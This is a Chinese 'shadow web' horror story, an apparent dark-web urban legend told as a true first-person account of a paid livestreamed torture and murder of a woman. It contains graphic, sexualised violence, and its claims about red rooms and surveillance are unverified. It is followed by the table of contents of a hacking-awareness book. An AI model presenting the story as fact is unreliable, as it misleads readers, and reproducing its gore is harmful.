都花 12 个小时在 Reddit 和 4chan
而且不会放过浏览任何一张最新最红的 Memes

直到我在两星期前上过「影子网络」后
便发现自己其实由如至终都不曾熟悉整个网络
世界，甚至不熟悉整个人类世界....

大约一年前
有人向我介绍一种叫
「SHADOWWeb(影子网络)」的东西
网站，一些正规搜寻引擎不会找到的网站

虽然也有人曾经对我说过
即使「影子网络」也不算是最深层
但那些不在我们这次讨论范围内

简单来说
影子网络就是一些没有任何「超链接」
可以经由「表网络」进入到的网站
而且那些网站里头的内容
也不是那些普通的尸体照或人兽杂交

我已经深入探索过「影子网络」
我可以向大家担保
里头的东西的恐怖程度远超乎你们想像范围之外...

其实我从来没有问过那个男人的姓名
他是我以前在一间便利店打工时的熟客
每一次他来到便利店
都会购买$20 到$50 不等的 UKASH 凭证
(一种类似 Paypal 的网络贷币)

我一直以为他用那些钱来买线上色情片
因为他那微秃的头顶和米色的 Polo SHIRT
简直就是对人说「我是色情狂」的意义

直到有一日，他突然一口气买了$300UKASH 凭证。
那一刻，我问了一条令我后悔一生的问题
我问他：「你要增值那么多钱来买什么？」

「你有没有听过影子网络？」
他漫不经心地说
一边拿出 15 张$20 纸币看着
我摇头
因为那时候我真的没有听过

听过我的答案后
他用一种古怪的眼神打量了我一会儿
仿佛在计算什么东西

之后
他由钱包拿出一张类似信用卡卡大小的卡片
鬼祟地塞进我的手里
仿佛是某间妓院的 VIP

「如果你想知道，就自己把答案找出来。」
那个男人说完便离开
之后我再也没有见到他了

不久
我辞去了便利店的工作
回到学校开学读书
有一天
我无意中在裤袋里找回那张卡片。

这时候
我再仔细阅读上面密密麻麻的文字
发现那些文字是教导如何通过
「影子网络」的「闸门」
那些步骤非常繁复，还有些是几深奥

可惜的是
这些困难反而激起了我这个网络发烧友的好奇心
我决定闯入
这个神秘的「影子网络」一看究竟

第一样你要知道的事情是
影子网络，你绝对不会想去那里
我也浏览过一些血腥恐怖的网站
但没有一个比得上「影子网络」里头任何一个网站。

现在回想起来
其实我进入「闸门」那一刻
便应该立即回头
但可惜我没有那样做

「影子网络的闸门」
是一个类似你在飞机场
用 FreeWifi 时那些登入首页

当我登入后
看到里头有很多分类索引
第一个引起我注意的是 CorpseFucking
(又译 jian 尸、恋尸、diǎo 尸)
竟然有好几十个以 jian 尸为主题的网站!
「剥皮」、「肢解」这些索引也有很多网站
证明这些主题在这个「影子网络」也颇受欢迎。

除了色情和血腥外
「影子网络」还有许多索引
但全都离不开杀人越货的事情
教你 DIY 炸弹火药
也有个吃人肉癖和被吃癖的人的另类
还有一些贩卖假身份证和套卡黑卡资料的黑市

我在一个叫
「AVENGE.shWeb」的网站逗留了一个小时有多
是一些政府机密文件和战时外交文件
那个网站的设计很「复古」
希望你明白我的意思

当我发现自己面
对那些奇怪标题的超连结
想也不想便按入去时
我便知道自己已经熟悉了
这个「影子网络」

我一定
不会和你们说出
提到的网站的位置或名称
当你看过以下的内容
你就会明白

我这样做纯粹保护
你们和一些无辜的女人
因为我明白人
好奇心是怎样一回事

我知道我说出来后
一定有不少
找死的小朋友
不顾后果地找那个网站
而我绝对不想让这种事情发生

我是在偶尔的情况下
发现「那个网站」
「那个网站」是一个网上直播真人
show 观赏是免费的
左侧还有个公众聊天室
观众可以留言说话

除此之外
画面下面有个「UKASH 按钮」
在某些情况下可用来给钱网站的主人
网站要先登入
才可以看到影片和聊天室内容

我当时以为
是什么畸形性爱真人 SHOW 和乱伦、人兽之类的
心想都没有什么大不了
所以想也不想便开了一个新帐户
登入去看看

当我登入之后
数以百计的留言便立即弹出来
那些留言主要是英文
但也有些日文和法文
甚至连阿拉伯文也有

最初「那个网站」
观众大约只有 100 多人
后来不断的上升
大部份留言内容都是一些催促性句子
「开始了吗?」
「GOGOGOGOGO~」等等

大约数分钟后
镜头突然出现
一个戴著曲棍球面具的男人
那个男人有深棕色的皮肤
瘦骨嶙峋
让人联想起埃塞俄比亚
那些挨饿的非洲人

此时
网站的管理员把聊天室的功能关上
对话框只有一个人可以发言
italiangoat(意大利山羊)会员
还真是个古里古怪的名字

突然
镜头传出女人的尖叫声
镜头照映出一间阴暗的房间
一名女子坐在房间的中央
她的双眼被人用黑布蒙上
手脚被蟒蛇般粗大的绳子紧紧缠绕住
被绑在一张破烂的木椅上

那个戴上曲棍球面具的男人
站在女人的旁边
他的旁边还有另一个皮肤黝黑的男人
很难说出他的国籍
他非常壮硕
有军人的身形和屠夫的冷酷眼神

他一手紧紧揪住
那个女人的长发
不让她逃走
那个女人不断扭动身体
试图脱开身上的绳子

挣扎都是徒劳
那些绳子实在太紧
反而在她的身上留下一条条深红瘀痕
天知道她像这样被人绑了有多久！

最后
那个面具男
把女人的眼罩撕下来
女人的尖叫声也猛停下来

那个女人
用不敢相信的眼神
环顾四周
仿佛不知道自己为什么在这儿

当她看到
面前的摄影机时
瞳孔立即因恐惧急剧缩小
并开始轻声啜泣起来
仿佛意识到接下来发生的事情

虽然我听不懂
但应该是阿拉伯话
由她的绝望的样子便猜到
她在哀求那个男人
希望他们放过她

此时

对话框弹出 Italiangoat 第一则讯息

Italiangoat：把她打侧躺在地上

他们的流程大约大致是

每当会员 Italiangoat 落下一道命令

那个面具男便会把讯息

翻译成另一个健壮男人的母语

之后那个壮硕男人便会立即执行

Italiangoat:踢落她的肚子

壮硕男人毫不犹豫

立即狠狠一脚踢落女人的肚子

女人样子痛苦地捂住肚子

仿佛要呕吐起来

Italiangoat::踢落她的脸上

女人的孔脸立即被踢得扁平

鼻梁应声断裂

发出清晰的咔一声

鲜血立即由鼻孔流出

Italiangoat: 踢落她的胸膛
女人的胸腔
立即被男人踢得沉闷的砰砰声
我用难以置信的目光
瞪著萤幕里疯狂的景象
视线久久不能转移

我有想过打电话报警
但整个人仿佛被吓得石化
四肢像岩石般沉重
还是我被那个女人吸引了？

Italiangoat
和你的朋友说踢得凶狠些
我可是给了你们很多钱

收到命令后
那个黝黑男人立即
加把劲地在女人的身上乱踢乱蹬
那个女人在地上不停地尖叫
翻滚身体
但这些动作丝毫没有令到
踢她的男人慢下来
仿佛她只不过是屠宰场里的一头猪
而不是一个有血有肉的女人

Italiangoat

现在和我割开她的喉咙

当我看到这段讯息

我在电脑面前尖叫了出来

胃子揪成一团

心脏跳得像失控的兔子

我尝试打一些讯息给管理员

但全部都毫无回音

那个女人听到曲棍球面具男人的转述后

立即发出凄厉的尖叫

Italiangoat

等一下!

收回!

收回命令!

黝黑男子立即

放下抵在女子颈下的利刀

等待新的指示

我看到那个会员收回命令

立即松一口气

认为他只不过是恫吓那个女人

但新的命令和想法又被这个会员提出

而这个命令瞬间

摧毁了我前一刻任何天真的幻想

Italiangoat: 先挖了她的眼珠出来

那个曲棍球面具男人

瞪著萤幕好一会儿

他很快就回覆给 Italiangoat

一个简洁而战栗的讯息直到现在

每当我想起那个讯息

也会感到毛骨悚然

Admin(管理员):要多给 $500

看到讯息后

我的脑袋突然变得空白一片

心想著$500 这个价码

$500?

一个女子的生命只值$500?

$500 就可以把一个无辜女人折磨得半死不活?

$500 就可以决定一个女人的生死?

我有想过立即
出更高的价码把女人救出来
但可惜我当时真的无能为力
我只是一个读书的年轻人
我只能
眼白白看著眼前这个无辜的女人
被那些变态的有钱人在死前玩弄得不成人形

Italiangoat:OK
一把凄厉
惨叫
立即由萤幕传出来
那是我有生以来听过最凄厉的惨叫声

我想把网站关上
但我的胃子抢先一步
把我拉入厕所吐起来

我几乎
两天份量的食物全都呕吐了出来
那个女人的尖叫仍然由电脑不传出
在整栋房子回响
仿佛就在我的房间被杀。
我把黄胆水都吐了出来

我仍然瑟缩在厕所内
不敢回到房间
我以前
也有看过很多杀人的影片
但我可以向你们保证

你亲眼目睹
一个活生生的女人
折磨至死
这和看那些杀人影片是两码子回事来的

直到那女人
叫声
完全停顿下来
我才由厕所颓然地走回房间

当我回到房间时
我看到我这辈子最不想看到的一个画面
那个女人脸
被凑近在镜头面前

可以清楚看到
她破裂的牙齿
裂开的鼻子
碎裂的下巴
还有被割开的喉咙

最可怕的地方
是那双血窝
那些原本是眼珠的地方

现在变成两个深不见底的血窝
鲜血不断流出
宛如泪水般流过脸颊
流下两道深红色的泪痕

空洞的眼窝怔怔地瞪著镜头
仿佛在怪责所有人
怪责所有袖手旁观的观众

我杀了那个女人
这是我第一个闪过的念头
无论是直接或间接
我都和那个可怜的女人的死有点责任

这个想法实在太沉重
我用最快的速度冲到电脑前
手忙脚乱地拔去电源
并决心不再上这个该死的「影子网络」。

就在萤幕转黑
前那一刻
我看见那个管理员的下一则讯息
那则讯息是整件事最恐怖的地方
那则使我整个月也无法安眠的讯息

Admin：多谢你们的观赏！
下一场表现会是一个小时后！
记得留意！

如果这个故事只有
会员 keniluck 的自言自语
无图无片
那么它只不过是一个“故事”罢了
但其实这个“故事”才刚刚开始
更可怕的事情还在后头...

那个女人应该是来自
非洲或者印度
根据黑市的做法
如果一个女人不愿意当性奴的话
那么奴隶主就会把女人
拍成影片或者虐杀
再给其他试图反抗的女人看
达到杀一儆百的效果

另外
我看到很多网民想知道
进入暗黑网络的方法
但我不建议你们这样做
因为那里真的有很多骇客和病毒
而且政府现在会追捕一些上过暗黑网络的人
以前常用的 Proxy 和 Tor 浏览器已经不太够用...

当浏览了数个
「影子网络」
我开始认同政府
应该监测网上所有的某些活动
因为那里的网站实在太畸形和病态

以上内容来源多处
笔者
不在这里全部翻译了
但唯一让人战栗的地方是
原来某网站有个 VIP 区
而进入这个 VIP 讨论区
「入场券」
是一张你亲手杀人
或强奸的人的照片...

「恐惧」

「不安」

「不舒服」

很遗憾

这明显偏离了本书的主题

这很显然只是另一个世界

冰山的一点点内容而已

希望大家只是当做故事阅读

了解到另一个平行不一样的世界

最后奉劝大家

不要去找

暗网之类的东西

当然这些也不是一般人能真正进入的

我们人类

越避忌恐怖反而越觉得拥有魅力

但是

每个人的世界观不同

理解能力

表述能力

都有很大的差距

从别人那里听来的故事
在自己的嘴里说给其他人听
往往不可能生搬硬套
每个字都一模一样的吐出来
有些可能是忘记了
有些可能是记忆错误

最重要的一条原因
加入了自己的解读
消化改造过的东西
这个故事就离真实
越来越远，越来越远，越来越远……

[Ｇｅｎｅｒａｌ　Ｉｎｆｏｒｍａｔｉｏｎ]
书名＝网络黑白
作者＝花无涯著
页数＝３２４
ＳＳ号＝１３９７４４８９
ＤＸ号＝
出版日期＝２０１６．０３
出版社＝四季出版社

封面
版权
前言
目录
第一章　你好　黑客
１．１　我的安全之路
１．２　黑客发展历程
１．３　对安全的思考
１．４　如何学习黑客
１．５　搜索引擎语法
１．６　黑客神兵利刃
１．７　常见攻击手段
１．８　被夸大的黑客
１．９　伪装与反侦察
第二章　你好　隐私
２．１　你隐私重要吗
２．２　对隐私的误解
２．３　公共空间隐私
２．４　各种各样的门
２．５　你是否有价值
２．６　预防信息泄露
２．７　保护自己隐私
２．８　个人习惯养成
２．９　人肉搜索概念
第三章　你好　社工
３．１　凯文米特尼克
３．２　定义社会工程
３．３　攻城狮基本功
３．４　常见社工手段
３．５　防范社工姿势
３．６　人性弱点利用
３．７　你的密码在哪
３．８　浅谈社会工程
３．９　反欺骗的艺术
第四章　你好　Ｗｅｂ
４．１　初识前端安全
４．２　入门工具推荐
４．３　安全原理分析
４．４　防火墙的作用
４．５　重视安全意识
４．６　安全意识培养
４．７　浅谈数据恢复
４．８　网络中的爬虫
４．９　蠕虫技术分析
第五章　你好　Ｘｓｓ

５．１　跨站攻击概念
５．２　跨站攻击危害
５．３　跨站攻击种类
５．４　跨站攻击目的
５．５　简单跨站演示
５．６　防止跨站攻击
５．７　浅谈跨站攻击
５．８　跨站伪造攻击
５．９　点击劫持攻击
第六章　你好　Ｓｑｌ
６．１　注入攻击入门
６．２　另类注入攻击
６．３　常用注入语句
６．４　注入攻击工具
６．５　注入攻击步骤
６．６　注入攻击进阶
６．７　浅析二次注入
６．８　手工盲注攻击
６．９　防御注入攻击
第七章　你好　木马
７．１　特洛伊木马计
７．２　木马的发展史
７．３　简单网页挂马
７．４　如何防范木马
７．５　短信拦截木马
７．６　远程控制木马
７．７　木马病毒分析
７．８　盗号木马原理
７．９　一个木马黑客
第八章　你好　欺诈
８．１　常见诈骗种类
８．２　网赚兼职诈骗
８．３　移动支付诈骗
８．４　针对老人诈骗
８．５　欺诈如何解析
８．６　未来信用时代
８．７　诈骗的心理学
８．８　诈骗产业分析
８．９　浅谈黑色产业
第九章　你好　暗网
９．１　地下犯罪之王
９．２　暗网是什么鬼
９．３　连接洋葱网络
９．４　使用洋葱路由
９．５　谈谈地下黑市

9.6 追踪暗网深处
9.7 通行证比特币
9.8 暗网恐怖之处
9.9 一个危险警告